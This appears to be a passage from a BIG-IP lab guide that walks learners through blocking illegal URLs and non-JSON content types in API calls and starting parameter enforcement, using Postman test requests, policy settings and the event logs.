
2. Click Update.

7.3.2 Illegal URL Protection


In this module you will examine security controls for accessing allowed URLs with API calls. You will use Postman client to simulate API call to illegal URL. If you are using prebuilt objects proceed to *policy validation.* Keep in mind, you will have to use objects with **prebuilt** suffix.

Examine unprotected API environment

1. Launch Postman application
2. Click Collections -> HR_API_Illegal -> Disallowed URL. Make sure authorization type is set to **OAuth 2.0**. From the list of available tokens select **hruser** and click **Preview Request**. Then click **Send**




3. Examine the output




API call have passed through access control checks because security token is still valid. At this time we don't have any specific security policy related to illegal URL so the API call is expected come through. Although this URL is not exist on the API server, hence the response from the back end is expected.

Illegal URL protection configuration

1. In the BIG-IP GUI go to Security -> Application Security -> URLs —> Allowed URLs -> Allowed HTTP URLs
2. Select both wildcard items, click **Delete** and confirm your selection
3. Click **Create** and define allowed URL - Select **Advanced** from dropdown menu, define **Wildcard** and **HTTPS**; in the URL form specify /**person*** and uncheck checkbox **Perform Staging**. Select **Header-Based Content Profiles** and delete items 1, 2 and 3.




4. Click **Create**
5. Create another URL /**department*** with the same settings
6. Go to Security -> Application Security -> Policy Building -> Learning and Blocking Settings
7. Expand **URLs** section and set checkboxes for **Illegal URL** violation for “alarm” and “block”




8. Click Save on the bottom of the screen and Apply Policy in the top right corner. You have just defined allowed URLs. Everything which is not allowed should be blocked by security policy

Validation

1. Go back to Postman and run **Disallowed URL** API call again - this API call should be blocked



2. In the BIG-IP GUI to Security -> Event Logs -> Application - Requests and examine the last log message




3. Go back to Postman, expand **HR_API** collection, make sure you are using **hruser** token just like in the previous task and run the API call - it should return the list of departments

7.3.3 Illegal Content Type Protection


In this module you will examine security controls for checking allowed content type within API calls. You will use Postman client to simulate API call with illegal content-type. If you are using prebuilt objects proceed to *policy validation.* Keep in mind, you will have to use objects with **prebuilt** suffix.

Examine unprotected API environment


1. Launch Postman application
2. Click Collections -> HR_API_Illegal -> Non-JSON request. Click **Body** and examine the payload of API POST call



3. Make sure authorization type is set to **OAuth 2.0**. From the list of available tokens select **hruser** and click **Preview Request**. Then click **Send**




3. Examine the output



At this time we don't have any specific security policy related to illegal content type, so the API call is expected to come through. API server is not able to decode non-JSON payload.

Illegal content type protection configuration


1. In the BIG-IP GUI go to Security -> Application Security -> URLs —> Allowed URLs -> Allowed HTTP URLs
2. Click on /**department***
3. Select **Header-Based Content Profiles** tab and define **Content-Type** in the Request Header Name form
4. In the Request Header Value form specify ***json***
5. In the Request Body Handling dropdown menu select **JSON** and in the Profile Name specify **API_LAB_JSON**




6. Click Add, Update and Apply Policy

Validation

1. Go back to Postman and run **Non-JSON request** again - this API call should be blocked



2. In the BIG-IP GUI to Security -> Event Logs -> Application - Requests and examine the last log message




7.3.4 Parameters enforcement in API calls

In this module you will examine security enforcement controls in regards to parameter values of API. If you are using prebuilt objects proceed to *policy validation.* Keep in mind, you will have to use objects with **prebuilt** suffix.


Examine unprotected API environment

1. Launch Postman application
2. Click Collections -> HR_API_Illegal -> Parameter Length&Security. Click **Body** and examine the payload of API POST call
3. Make sure authorization type is set to **OAuth 2.0**. From the list of available tokens select **hruser** and click **Preview Request**. Then click **Send**



4. Examine the output

5. Navigate to BIG-IP GUI (Security -> Event Logs -> Application -> Requests and clear the filter for illegal requests




6. Examine the log entry from the last API call. Notice, all parameter values are stored as a plain text

